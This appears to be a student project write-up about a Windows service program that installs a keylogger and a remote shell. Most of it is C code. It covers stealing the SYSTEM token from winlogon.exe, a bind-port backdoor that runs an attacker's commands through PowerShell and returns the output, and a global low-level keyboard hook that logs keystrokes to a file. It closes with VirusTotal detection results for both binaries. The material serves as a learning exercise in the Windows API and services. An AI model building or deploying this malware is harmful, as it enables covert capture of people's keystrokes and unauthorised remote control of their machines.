The purpose of this project is to familiarize yourself with programming via the Windows API and how Windows services work.
The project consists of two programs, svc.exe and winkey.exe. svc.exe works like the Windows command sc.exe.
winkey.exe is a keylogger that records keystrokes using a low-level function and stores each keystroke in a file in C:\Windows\Temp.
There is also an interesting feature in svc.exe: a remote shell.

Install and start service

You can also verify that winkey is running via svc.exe using Process Hacker. We can also see using the Get-Process command that the keylogger is running with the SYSTEM token.
Impersonate SYSTSEM token
To retrieve the SYSTEM token, we will open the winlogon.exe process, then duplicate the token in order to use the ImpersonateLoggedOnUser function. This function allows us to temporarily change the security context of the current thread so that it is executed with SYSTEM privileges.
DWORD   pid = GetProcessPid("winlogon.exe");

HANDLE hProcess = OpenProcess(
    PROCESS_ALL_ACCESS,
    FALSE,
    pid);

[...]
if (!ImpersonateLoggedOnUser(hToken))
{
    DBG("ImpersonateLoggedOnUser failed: %lu\n", GetLastError());
    CloseHandle(hProcess);
    CloseHandle(hToken);
    return 0;
}
Remote shell
The remote shell is executed in a thread in the main service so that it is always bound to the port and therefore always usable as long as the service is active.
HANDLE hThread = CreateThread(NULL, 0, remote_shell, NULL, 0, NULL);
HANDLE tProcesses[2] = {ctx.hStopEvent, hThread};
WaitForMultipleObjects(2, tProcesses, FALSE, INFINITE);
The remote shell works with multiple simultaneous connections thanks to FD management with the select() function. The attacker’s command is received by the server, which then assembles the command via the CommandCpy(recvbuf function, which allows it to run powershell.exe “cmd” because _popen uses cmd.exe and not powershell. Once the command has been assembled, it is executed via _popen, and the result is then retrieved and sent back to the attacker.
DWORD WINAPI remote_shell(void* args)
{
    [...]
    iResult = WSAStartup(MAKEWORD(2,2), &wsaData);
    if (iResult != 0)
        return (1);
    iResult = init_socket(&ListenSocket);
    if (iResult == -10)
        return (1);
    while(1)
    {
            [...]
            int activity = select(0, &readfds, NULL, NULL, &timeout);

            [...]
        for (i = 0; i < MAX_CLIENTS; i++)
        {
            [...]
                char *cmd = CommandCpy(recvbuf);
                FILE *pPipe = _popen(cmd, "r");
                free(cmd);

                char output[4096] = {0};
                char psBuffer[512];

                if (pPipe)
                {
                    while (fgets(psBuffer, sizeof(psBuffer), pPipe))
                    {
                        size_t len = strlen(output);
                        if (len < sizeof(output))
                            snprintf(output + len, sizeof(output) - len, "%s", psBuffer);
                        else
                            break ;
                    }

                }

                send(s, output, (int)strlen(output), 0);
            }
        }
    }
    return (0);
}
Keylogger
The SetWinEventHook function is used to detect an active window using EVENT_SYSTEM_FOREGROUND.
The second function used is SetWindowsHookExW, which allows us to hook the global keyboard (low level). WH_KEYBOARD_LL is a low-level hook; it works without injecting a DLL.
HWINEVENTHOOK hook = SetWinEventHook(
                         EVENT_SYSTEM_FOREGROUND, EVENT_SYSTEM_FOREGROUND,
                         NULL,
                         win_foreground,
                         0, 0,
                         WINEVENT_OUTOFCONTEXT | WINEVENT_SKIPOWNPROCESS);

HHOOK hhook = SetWindowsHookExW(
                         WH_KEYBOARD_LL,
                         hook_proc,
                         NULL,
                         0);
So in hook_proc, we retrieve the keys via a KBDLLHOOKSTRUCT structure that contains information about each key that has been pressed. Using the vkCode variable and constants, we can determine which key has been pressed. In the default switch, these are all ASCII keys, so we convert them to unicode so that we can write them to our log file.
LRESULT CALLBACK hook_proc(int code, WPARAM wParam, LPARAM lParam)
{

    KBDLLHOOKSTRUCT *pkey = (KBDLLHOOKSTRUCT *)lParam;
    DWORD   kCode = 0;
    if (wParam == WM_KEYDOWN || wParam == WM_SYSKEYDOWN)
    {
        char inputLog[64];
        switch(pkey->vkCode)
        {
            case VK_UP:
            sprintf_s(inputLog, sizeof(inputLog), "[UP_ARROW]");
                WriteToFile(inputLog);
                break ;
            [...]
            default:
                kCode = pkey->vkCode;
				BYTE keyboardState[256];
				GetKeyboardState(keyboardState);
				// Convert the virtual key code to a character
				WCHAR unicodeBuffer[5];
				int res = ToUnicode(kCode, pkey->scanCode, keyboardState, unicodeBuffer, 4, 0);
				if (res > 0)
				{
					// Convert the wide character to UTF-8
					unicodeBuffer[res] = L'\0';
					char utf8Buffer[16];
					int bytesWritten = WideCharToMultiByte(CP_UTF8, 0, unicodeBuffer, -1, utf8Buffer, sizeof(utf8Buffer), NULL, NULL);
					if (bytesWritten > 0)
						WriteToFile(utf8Buffer);
				}
                break ;
        }
    }
    return CallNextHookEx(NULL, code, wParam, lParam);
}

Here is an example of the log file:


Here are the VirusTotal results for both files.
tinky:
winkey: